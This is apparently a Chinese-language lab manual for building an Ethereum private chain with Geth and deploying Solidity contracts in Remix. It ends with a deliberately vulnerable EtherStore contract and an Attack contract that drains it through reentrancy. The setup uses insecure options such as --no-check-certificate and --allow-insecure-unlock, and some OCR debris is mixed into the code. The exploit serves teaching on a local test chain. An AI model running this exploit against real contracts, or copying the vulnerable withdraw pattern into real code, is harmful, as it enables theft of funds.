#以太坊环境搭建

安装 Geth

```
sudo apt-get install software-properties-common
sudo add-apt-repository -y ppa:ethereum/ethereum
sudo apt-get update
sudo apt-get install ethereum
```

安装Golang

安装Golang

- go官网链接

```
# 下载官网的linux x86-64 Archive
wget https://golang.google.cn/dl/go1.19.3.linux-amd64.tar.gz --no-check-certificate
# 解压
sudo tar -xzf go1.19.3.linux-amd64.tar.gz -C /usr/local
# 主目录下建立goDir文件夹，做为GOPATH路径
mkdir ~/goDir
# 在zsh配置文件中添加系统PATH
vim ~/.zshrc
export GOPATH=/home/seed/goDir
export GOROOT=/usr/local/go
export PATH=$PATH:$GOPATH/bin
export PATH=$PATH:$GOROOT/bin
# 刷新配置文件
source ~/.zshrc
```

```
# 让root也能执行go命令（如果root没有安装zsh，则修改 /root/.bashrc)
sudo su
vim ~/.zshrc
export GOPATH=/home/seed/goDir
export GOROOT=/usr/local/go
export PATH=$PATH:$GOPATH/bin
export PATH=$PATH:$GOROOT/bin
```

以太坊私有链搭建

概念解释

节点

以太坊是一个由计算机组成的分布式网络，这些计算机运行可验证区块和交易数据的软件，称为节点。 软件应用程序（客户端）必须在电脑上运行，将你的电脑变成一个以太坊节点。（简单理解：一个节点就是网络上的一个运行以太坊的电脑）

- 所有节点在搭建之前都需要初始化创世区块。（用一个配置文件生成一个文件夹）
- 文件夹中保存了这个节点的全部信息，需要运行才能启动一个节点。节点重启信息不丢失。
- 想要相互连接，节点的`networkid`要一致

账户

在之前章节中，笔者介绍过比特币在设计中并没有账户（Account）的概念，而是采用了 UTXO 模型记录整个系统的状态。任何人都可以通过交易历史来推算出用户的余额信息。而以太坊则采用了不同的做法，直接用账户来记录系统状态。每个账户存储余额信息、智能合约代码和内部数据存储等。以太坊支持在不同的账户之间转移数据，以实现更为复杂的逻辑。

具体来看，以太坊账户分为两种类型：合约账户（Contracts Accounts）和外部账户（Externally Owned Accounts，或 EOA）。

- 合约账户：存储执行的智能合约代码，只能被外部账户来调用激活；
- 外部账户：以太币拥有者账户，对应到某公钥。账户包括 nonce、balance、storageRoot、codeHash 等字段，由个人来控制。

当合约账户被调用时，存储其中的智能合约会在矿工处的虚拟机中自动执行，并消耗一定的燃料。燃料通过外部账户中的以太币进行购买。

交易

交易（Transaction），在以太坊中是指从一个账户到另一个账户的消息数据。消息数据可以是以太币或者合约执行参数。以太坊采用交易作为执行操作的最小单位。每个交易包括如下字段：

- to：目标账户地址。
- value：可以指定转移的以太币数量。
- nonce：交易相关的字串，用于防止交易被重放。
- gasPrice：执行交易需要消耗的 Gas 价格。
- gasLimit：交易消耗的最大 Gas 值。
- data: 交易附带字节码信息，可用于创建/调用智能合约。
- signature：基于椭圆曲线加密的签名信息，包括R，S，V 三个字段。
  类似比特币网络，在发送交易时，用户需要缴纳一定的交易费用，通过以太币方式进行支付和消耗。以太币最小单位是 wei，一个以太币等于 10^18 个 wei。

genesis.json创世区块配置文件

- "difficulty"设置的很低，挖矿速度很快
- "gasLimit"必须要高，否则会因为gas太小，不给你交易
- "chainId"与以太坊网络相对应， 需要与主流的以太坊网络chainId不一样，避免冲突。

```
{
  "config" : {
    "eip150Block" : 0,
    "petersburgBlock" : 0,
    "byzantiumBlock" : 0,
    "istanbulBlock" : 0,
    "eip155Block" : 0,
    "eip158Block" : 0,
    "homesteadBlock" : 0,
    "chainId" : 666666,
    "constantinopleBlock" : 0
  },
  "timestamp" : "0x00",
  "extraData" : "0x00",
  "alloc" : {
    "0x3Ecb2d7d3622d8FB030330D2c284dF77DE50d303" : {
      "balance" : "900000000000000000000000000"
    }
  },
  "difficulty" : "0x1",
  "gasLimit" : "0x80000000",
  "parentHash" :
"0x0000000000000000000000000000000000000000000000000000000000000000",
  "mixhash" :
"0x0000000000000000000000000000000000000000000000000000000000000000",
  "coinbase" : "0x0000000000000000000000000000000000000000",
  "nonce" : "0x0000000000000042"
}
```

搭建区块

```
cd ~/blockchain
mkdir ethereum
cd ~/blockchain/ethereum
# 按照上面的genesis.json创建
vim genesis.json
# 初始化创世区块，注意所有节点在搭建之前都需要初始化创世区块
geth --datadir data0 init genesis.json
# 启动私有链节点，指定--http将允许对于节点的http连接，以便后续使用Remix工具连接本地私有
```

```
链
# --allow-insecure-unlock 允许解锁账户（进行转账等操作需要解锁账户）
# console 将直接进入节点的命令行
# 如果需要连接到remix，需要添加--http.corsdomain https://remix.ethereum.org，不然可以删除
geth --http --http.corsdomain https://remix.ethereum.org --datadir data0 --networkid 1108 console --allow-insecure-unlock

# 如果需要可以为网络添加多个节点，networkid要一致 ，为了使得端口不冲突，需要额外设置，示例如下
# 另开一个终端，回到ethereum文件夹
# 初始化创世区块
geth --datadir data1 init genesis.json
geth --http --datadir data1 --port 30304 --authrpc.port 8552 --networkid 1108 --http.port 8546 --allow-insecure-unlock
```

进入节点的命令行

```
# 另开一个终端，进入data0文件夹，连接至该节点的命令行
cd data0
geth attach ipc:geth.ipc
```

链接节点

```
# 连接至节点0的命令行
# 查看节点0信息
admin.nodeInfo

# 连接至节点1的命令行
# 将两个节点连接,后面的encode是data0节点的admin.nodeInfo里的内容
admin.addPeer("enode://73fd42cacfe35a63445873ba45cc8ad1bc7fee97d7d66d2e957d2aeb1318aac03f700a53e371d33f926fa170be3c407eea82ad745279bc95d7cf9272afedd201@127.0.0.1:30303")
# 链接成功后查看（在data0和data1节点都能查看到）
admin.peers

# 开始挖矿并等待一段时间后，节点之间会进行同步
```

账户操作

```
# 连接至该节点的命令行
# 添加一个账户
personal.newAccount()
# 查看所有账户
```

```
eth.accounts

# 解锁第一个账户
acc0 = eth.accounts[0]
personal.unlockAccount(acc0)
# 锁定第一个账户
personal.lockAccount(acc0)

# 查看某账户的余额，返回值的单位是 Wei，1 ether = 10^18 Wei
eth.getBalance(acc0)

# 转账（有钱才能转账！）
# 转账后需要等一段时间后才能看见（要有矿工在挖矿才行）
# 账号0给账号1转 20 ether
personal.newAccount()
acc0 = eth.accounts[0]
acc1 = eth.accounts[1]
personal.unlockAccount(acc0)
eth.sendTransaction({from:acc0,to:acc1,value:web3.toWei(20)})

# 后续要用到新创建的acc1和acc2
# 账号0给账号2转 20 ether
personal.newAccount()
acc0 = eth.accounts[0]
acc2 = eth.accounts[2]
personal.unlockAccount(acc0)
eth.sendTransaction({from:acc0,to:acc2,value:web3.toWei(20)})

# Wei 换算成以太币
web3.fromWei()
# 以太币换算成 Wei
web3.toWei()
# 交易池中的状态，转账中还没有被区块记录的信息。
txpool.status
```

挖矿操作

```
# 列出区块总数（忽略了创世区块）
eth.blockNumber
# 获取区块信息，输入区块编号
eth.getBlock(1)

# 开始挖矿（需要至少有一个账户）
# 如果genesis.json中没有指定收益账户，则挖矿所得到的收益归 eth.accounts[0]
miner.start()
# 停止挖矿
```


```
miner.stop()

# 挖矿开始后，如果挖矿难度不是特别小，会不断提示Generating DAG in progress，当
percentage到达100%时
# 出现如下记录，说明成功挖到一个区块
INFO [12-06|17:53:59.222] Successfully sealed new block            number=19
sealhash=1bbbb8..b4d546 hash=84aecc..0e90cd elapsed=884.633ms
INFO [12-06|17:53:59.222] 🔗 block reached canonical chain          number=12
hash=c2dc78..9ded17
INFO [12-06|17:53:59.222] 🔨 mined potential block                  number=19
hash=84aecc..0e90cd
INFO [12-06|17:53:59.235] Commit new sealing work
```

利用Remix IDE发布智能合约


配置remix

注：此步骤非必需，只是实验手册中有此步骤。后续的智能合约直接利用remix提供的虚拟机完成，如果不行，可以直接跳过此步骤。


配置remix连接本地以太坊网络




remix连接本地以太坊网络的端口，默认为8545，可以在启动`geth`时用`-http.port 8546`指定。



链接成功后可以看到之前创建的两个账号，分别有128 eth，20 eth和20 eth


DEPLOY & RUN TRANSACTIONS
ENVIRONMENT
External Http Provider
Custom (1108) network
ACCOUNT
0x465...fE76E (128 ether)
0x465...fE76E (128 ether)
0x2Ac...dCf49 (20 ether)
0x022...F15Aa (20 ether)

编写智能合约


https://remix.ethereum.org/#optimize=false&runs=200&evmVersion=null&version=soljson-v0.8.7+commit.e28d00a7.js
FILE EXPLORER
WORKSPACES
default_workspace
contracts
artifacts
1_Storage.sol
2_Owner.sol
3_Ballot.sol
attack.sol
scripts
tests
README.txt
Home
1_Storage.sol
2_Owner.sol
3_Ballot.sol
Ballot_test.sol
storage.test.js
//SPDX-License-Identifier: GPL-2.0-or-later
pragma solidity ^0.8.7;
contract EtherStore {
mapping(address => uint) public balances;
function deposit() public payable {
balances[msg.sender] += msg.value;
}
function withdraw(uint amount) public {
require(balances[msg.sender] >= amount);
msg.sender.call{value: amount}(""); // bug 进入到攻击合约的fallback函数中
balances[msg.sender] -= amount;
}
}
contract Attack {
EtherStore public etherStore;
constructor(address _addr) {
etherStore = EtherStore(_addr); // 实例化
}
function attack() external payable {
etherStore.deposit{value:10 ether}(); //存钱，保证能调用withdraw()
etherStore.withdraw(10 ether); // 开始攻击
}
function getBalance() public view returns(uint) {
return address(this).balance;
}
fallback() external payable {
if (address(etherStore).balance >= 10 ether) {
etherStore.withdraw(10 ether); // 重入
}
}
}


```
//SPDX-License-Identifier: GPL-2.0-or-later
pragma solidity ^0.8.6;

contract EtherStore {
        mapping(address => uint) public balances;

        function deposit() public payable {
                balances[msg.sender] += msg.value;
        }

        function withdraw() public {
                uint amount = balances[msg.sender];
                require(amount > 0);
                msg.sender.call{value: amount}(""); // bug 进入到攻击合约的
fallback函数中
                balances[msg.sender] = 0;
        }
}

contract Attack {
        EtherStore public etherStore;

        constructor(address _addr) {
                etherStore = EtherStore(_addr); // 实例化
        }

        function attack() external payable {
                require(msg.value >= 1 ether);
                etherStore.deposit{value:1 ether}(); //存钱，保证能调用
withdraw()
                etherStore.withdraw(); // 开始攻击
        }

        function getBalance() public view returns(uint) {
                return address(this).balance;
        }

        function withdraw() public {
                payable(msg.sender).transfer(address(this).balance);
        }

        fallback() external payable {
                if (address(etherStore).balance >= 1 ether) {
                        etherStore.withdraw(); // 重入
        }
```

```
        }
}
```

编译并部署合约

保存代码会自动编译，注意不能有报错，warning没事

